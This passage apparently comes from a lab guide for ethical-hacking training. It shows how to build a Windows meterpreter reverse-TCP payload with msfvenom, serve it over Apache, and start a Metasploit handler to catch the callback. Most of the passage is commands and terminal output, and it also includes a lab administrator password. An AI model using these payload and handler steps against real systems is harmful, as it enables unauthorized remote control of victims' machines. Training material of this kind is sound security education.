[root@parrot]~$ #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~$ #cp /home/attacker/Desktop/Payload.exe /var/www/html/share
[root@parrot]~$ #cp /home/attacker/Desktop/wmi.exe /var/www/html/share
[root@parrot]~$ #
```


13. Start the Apache server by typing **service apache2 start** and press **Enter**.

```
[root@parrot]-[~]
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

[root@parrot]-[~]
#cp /home/attacker/Desktop/Payload.exe /var/www/html/share

[root@parrot]-[~]
#cp /home/attacker/Desktop/wmi.exe /var/www/html/share

[root@parrot]-[~]
#service apache2 start

[root@parrot]-[~]
#
```

14. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

[illegible]

15. In Metasploit, type **use exploit/multi/handler** and press **Enter**.
16. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
17. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
18. Type **set lport 444** and press **Enter** to set lport.
19. Now type **run** in the Metasploit console and press **Enter**.

```
Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run



[*] Started reverse TCP handler on 10.10.1.13:444
```

20. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**. By default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
21. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

